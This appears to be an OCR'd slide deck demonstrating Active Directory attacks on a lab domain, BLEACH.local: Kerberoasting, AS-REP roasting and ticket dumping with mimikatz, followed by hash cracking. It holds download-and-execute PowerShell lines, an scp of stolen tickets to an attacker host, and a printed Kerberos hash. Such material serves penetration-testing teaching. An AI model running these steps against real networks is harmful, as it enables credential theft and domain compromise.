ServicePrincipalName             Name          MemberOf                                                PasswordLastSet             LastLogon                   De
legation
-------------------------------  ------------  ------------------------------------------------------  --------------------------  --------------------------  --
--------

MSSQLSvc/BLEACH.local:60111      SQLService                                                            2023-04-09 23:56:32.497976  2023-04-10 00:25:00.392173

mssql_svc/mssqlserver.change.me  mssql_svc     CN=Senior management,OU=Groups,DC=BLEACH,DC=local       <never>                     <never>

http_svc/httpserver.change.me    http_svc      CN=IT Helpdesk,OU=Groups,DC=BLEACH,DC=local             2023-04-09 23:54:50.622769  <never>

exchange_svc/exserver.change.me  exchange_svc  CN=Project management,OU=Groups,DC=BLEACH,DC=local      2023-04-09 23:54:14.061030  2023-04-10 01:37:11.711718



[-] CCache file is not found. Skipping...
$krb5tgs$23$*SQLService$BLEACH.LOCAL$BLEACH.local/SQLService*$9533e1adb9588749e4acf720284535f6$87f336f13850240bbd409730efce024d4f16efa84d6ca46e6238d39249d86c
72e8b29d760a712c34d1b18d14642b1fd67fa946467cea26ad8c11b994d786252c9db51db5f280bd2df6a237e77f13fc65c9215a2b9cedd7e723ed259c5a96d88ef2a7c6134f7a0ee6409549f8bf7
19c2027a5b9352d601efee32763f1da0a631b3703f6f9752a8790962732fe7f3f7c956d315df8e473f467e2d8a5882bf43f4553bf8431e74c7a8035b5b4c92502fd9f04ebde95aa3b0cf1993b0909
8e68231a690c329fc47ad6b699ce932e17de6605df11644ad69035f2a8e839111877806b89cceb8cf540cf25e17b773d88a354d3b62f3710ba92ac2e25eb554c6a6e5faf931bc41bbef7e05f20b99
c3ee40ae564129db11d3bd3442ac5842c4d85f1391b27942e0575150eb147750852f786cccea130b9baf21e92f8b4d0c80842954556fdfce5ab5e4fce154fee5f52efed94f15a50fe40cb76aee0a3
647d0dae27faa157d480fe9961e42051b8016db066045839671cc2a2ee65bdba47776ce26371ea53f39a869038cc48c39b06a543afb0c27934764cb59aa7fb83224950ecd1a6ce9f7dfdab4a497eb
b3bb8aef25f0beae15653404642b00acea8ba04ae6e6b02ab65bee50c24f727ef3f800a4f5d16d496dcf072c585aac21ad420b361f699cff846a5f6d9abf70588d4014165c15813241154bf9b4953
a7a8cb26fb2ce2a85769679496c74bd05cc642c4925f4dd60c8ffaaa0aab8b2bf0bb90ff19cda86818490cc2ce5a06958425c7114cd20cb36ecca03676f82bd9a3b79e8611f023d182475b93ca001
c991924de288e8c3681c26e3ee34617711baea0821dc9bc1a433b2e0aab42d0329219b1937d3fa78d854dae1dd450dff3a83343eb13d227295a1e49b7c0296e37c08631881eb1e58f19a362884ff1
4461a2d5058ab2188b52022f7935519ba32c7a3605cde36977ab083800f54f519352b32175cc7743600bda42ea89b7750a32fa69d878c2b300174f4c8a71b48656523627b61c6924c7a6338398159
c1ad4aae72c3e77ecf6bf01f6bc1468582a47e4daaec41e2aead9f0274047dae8a35f7a854e7cf54685a31cd05f14be6a3687eacf75c28f35a733b4320cbcd26533b23a67afbc52f84264c6bc9a78
cca6efdb824be37c2c7316af414dbaf34e461623925c0822b947057408912f2367c65f376a8d8519c79d25422ea6e1184e346a12ad23bc027be6167240e446e708e4941276f092fcb1f373192c976
bca8d961f3211677b5e44305761fb7acc52ffe0f1b2a719da09208f1dc4c4f7efe5e1aa6dad26062bcc5a41f0518293fd80356c1d86500da9793d5f79c99bff8a27742f943ec1ea409ed2ef0d9a1b
7015f25b0b93c772
```

BLEACH.local : KERBEROASTING (RUBEUS)

```
.\Rubeus.exe kerberoast /ou:OU=<Service_Accounts>,DC=BLEACH,DC=local
```

```
PS C:\Users\jquerito\Downloads> .\R.exe kerberoast


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : BLEACH.local
[*] Searching path 'LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local' for '(&(samAccountType=805306368)(servicePri

[*] Total kerberoastable users : 4


[*] SamAccountName         : exchange_svc
```

BLEACH.local : AS-REP Roasting



AS-REP Roasting:
Cuentas de servicio con
"DONT_REQ_PREAUTH"

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat

https://github.com/tevora-threat/SharpView

https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerVi
ew/powerview.ps1')"
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerVi
ew/powerview.ps1')"
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose

kali@kali$ GetNPUsers.py -dc-ip BLEACH.local --usersfile user.list -no-pass

# ASREP check on a list of domain user (Does not require domain credentials)
python2 GetNPUsers.py <Domain> -usersfile <UserList>  -dc-ip <IP> -format <John|Hashcat> | grep "$krb5asrep$"
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerVi
ew/powerview.ps1')"
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose

kali@kali$ GetNPUsers.py -dc-ip BLEACH.local --usersfile user.list -no-pass

# ASREP check on a list of domain user (Does not require domain credentials)
python2 GetNPUsers.py <Domain> -usersfile <UserList>  -dc-ip <IP> -format <John|Hashcat> | grep "$krb5asrep$"

# Download rubeus from:
https://github.com/r3motecontrol/Ghostpack-CompiledBinaries

# Extract from all domain accounts
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast /format:hashcat /outfile:C:Hashes.txt
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1')"
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose

kali@kali$ GetNPUsers.py -dc-ip BLEACH.local --usersfile user.list -no-pass

# ASREP check on a list of domain user (Does not require domain credentials)
python2 GetNPUsers.py <Domain> -usersfile <UserList>  -dc-ip <IP> -format <John|Hashcat> | grep "$krb5asrep$"

# Download rubeus from:
https://github.com/r3motecontrol/Ghostpack-CompiledBinaries

# Extract from all domain accounts
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast /format:hashcat /outfile:C:Hashes.txt

# Linux
john --wordlist rockyou.txt Hashes.txt --format=krb5tgs
hashcat -m 18200 -a 3 Hashes.txt rockyou
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose | select samaccountname
DETALLADO: get-domain
DETALLADO: [Get-DomainSearcher] search base: LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local
DETALLADO: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate
DETALLADO: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))

samaccountname
--------------
bryna.jackelyn
antonina.calypso
felicity.phil
chiquita.minette
carree.rochelle
anya.deloria
johanna.flory
christabella.erminia
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
DETALLADO: get-domain
DETALLADO: [Get-DomainSearcher] search base: LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local
DETALLADO: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate
DETALLADO: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))


logoncount            : 4
badpasswordtime       : 01/01/1601 1:00:00
distinguishedname     : CN=Bryna Jackelyn,CN=Users,DC=BLEACH,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp    : 03/04/2023 5:51:41
userprincipalname     : Bryna.Jackelyn@BLEACH.local
name                  : Bryna Jackelyn
objectsid             : S-1-5-21-3777977817-1859332824-490154379-1124
samaccountname        : bryna.jackelyn
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
cn                    : Bryna Jackelyn
whenchanged           : 03/04/2023 3:51:41
instancetype          : 4
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
DETALLADO: get-domain
DETALLADO: [Get-DomainSearcher] search base: LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local
DETALLADO: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate
DETALLADO: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers BLEACH.local/ -dc-ip 10.0.9.4 -usersfile users.list -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
```

BLEACH.local : AS-REP Roasting


```
PS C:\Users\jquerito\Downloads> IEX (New-Object System.Net.Webclient).DownloadString('h
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
DETALLADO: get-domain
DETALLADO: [Get-DomainSearcher] search base: LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BL
DETALLADO: [Get-DomainUser] Searching for user accounts that do not require kerberos pr
DETALLADO: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountCont
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers BLEACH.local/ -dc-ip 10.0
Impacket v0.10.0 - Copyright 2022 SecureAuth Corp

[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
[-] Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Pa
```


```
PS C:\Users\jquerito\Downloads> .\R.exe asreproast

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


[*] Action: AS-REP roasting

[*] Target Domain          : BLEACH.local

[*] Searching path 'LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local' for '(&(s
[*] SamAccountName         : bryna.jackelyn
[*] DistinguishedName      : CN=Bryna Jackelyn,CN=Users,DC=BLEACH,DC=local
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (2001:db8::92:4916:e359:f3d
[*] Building AS-REQ (w/o preauth) for: 'BLEACH.local\bryna.jackelyn'

[X] KRB-ERROR (23) : KDC_ERR_KEY_EXPIRED

[*] SamAccountName         : antonina.calypso
[*] DistinguishedName      : CN=Antonina Calypso,CN=Users,DC=BLEACH,DC=local
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (2001:db8::92:4916:e359:f3d
[*] Building AS-REQ (w/o preauth) for: 'BLEACH.local\antonina.calypso'

[X] KRB-ERROR (23) : KDC_ERR_KEY_EXPIRED
```


BLEACH.local : KERBEROS & OUR FIRST TICKET

BLEACH.local : KERBEROS & OUR FIRST TICKET



BLEACH.local : KERBEROS & OUR FIRST TICKET





BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> dir


    Directorio: C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         27/05/2023      3:51           1358 0-40e10000-jquerito@krbtgt~BLEACH.LOCAL-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1468 1-40a10000-jquerito@WSMAN~DESKTOP-O5N3UTI-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1460 10-40a10000-jquerito@exchange_svc~exserver.change.me-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1494 11-40a50000-jquerito@ldap~PRINCIPAL-BLEACH.BLEACH.local-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1524 12-40a50000-jquerito@ldap~PRINCIPAL-BLEACH.BLEACH.local~BLEACH.local-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1494 2-40a10000-jquerito@exchange_svc~exserver.BLEACH.local-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1494 3-40a10000-jquerito@mssql_svc~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1490 4-40a10000-jquerito@http_svc~httpserver.BLEACH.local-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1456 5-40a10000-jquerito@kadmin~changepw-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1472 6-40a50000-jquerito@TERMSRV~PRINCIPAL-BLEAC-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1452 7-40a10000-jquerito@MSSQLSvc~BLEACH.local~60111-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1460 8-40a10000-jquerito@mssql_svc~mssqlserver.change.me-BLEACH.LOCAL.kirbi
-a----         27/05/2023      3:51           1456 9-40a10000-jquerito@http_svc~httpserver.change.me-BLEACH.LOCAL.kirbi
------         03/03/2020      2:00          36696 mimidrv.sys
------         03/03/2020      2:00        1250056 mimikatz.exe
------         03/03/2020      2:00          46856 mimilib.dll
```

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip
kali@10.0.9.7:/home/kali/Documents/cosas/
kali@10.0.9.7's password:
kiribiris.zip 100% 22KB 21.5KB/s 00:00
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>
```

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip
kali@10.0.9.7:/home/kali/Documents/cosas/
kali@10.0.9.7's password:
kiribiris.zip 100% 22KB 21.5KB/s 00:00
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>

----------------

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ python3 ../kerberoast/tgsrepcrack.py /home/kali/Documents/rockyou.txt
kiribiris/3-40a10000-jquerito@mssql_svc\~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
```

https://github.com/jarilaos/kirbi2hashcat

https://github.com/nidem/kerberoast

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip
kali@10.0.9.7:/home/kali/Documents/cosas/
kali@10.0.9.7's password:
kiribiris.zip 100% 22KB 21.5KB/s 00:00
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>

----------------

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ python3 ../kerberoast/tgsrepcrack.py /home/kali/Documents/rockyou.txt
kiribiris/3-40a10000-jquerito@mssql_svc\~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi


┌──(kali㉿kali)-[~/Documents/cosas]
└─$ python3 kirbi2john.py
../cosas/kiribiris/3-40a10000-jquerito@mssql_svc\~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
```

https://github.com/jarilaos/kirbi2hashcat

https://github.com/nidem/kerberoast

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip
kali@10.0.9.7:/home/kali/Documents/cosas/
kali@10.0.9.7's password:
kiribiris.zip 100% 22KB 21.5KB/s 00:00
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>

----------------

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ python3 ../kerberoast/tgsrepcrack.py /home/kali/Documents/rockyou.txt
kiribiris/3-40a10000-jquerito@mssql_svc\~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi


┌──(kali㉿kali)-[~/Documents/cosas]
└─$ python3 kirbi2john.py
../cosas/kiribiris/3-40a10000-jquerito@mssql_svc\~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs hash-tiket.txt

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ hashcat -m 13100 --force hash-tiket.txt <passwords_file>
```

https://github.com/jarilaos/kirbi2hashcat

https://github.com/nidem/kerberoast


@5eniorDeveloper
Niño, yo solo hago memes, dame fav y retuit o vete al diablo!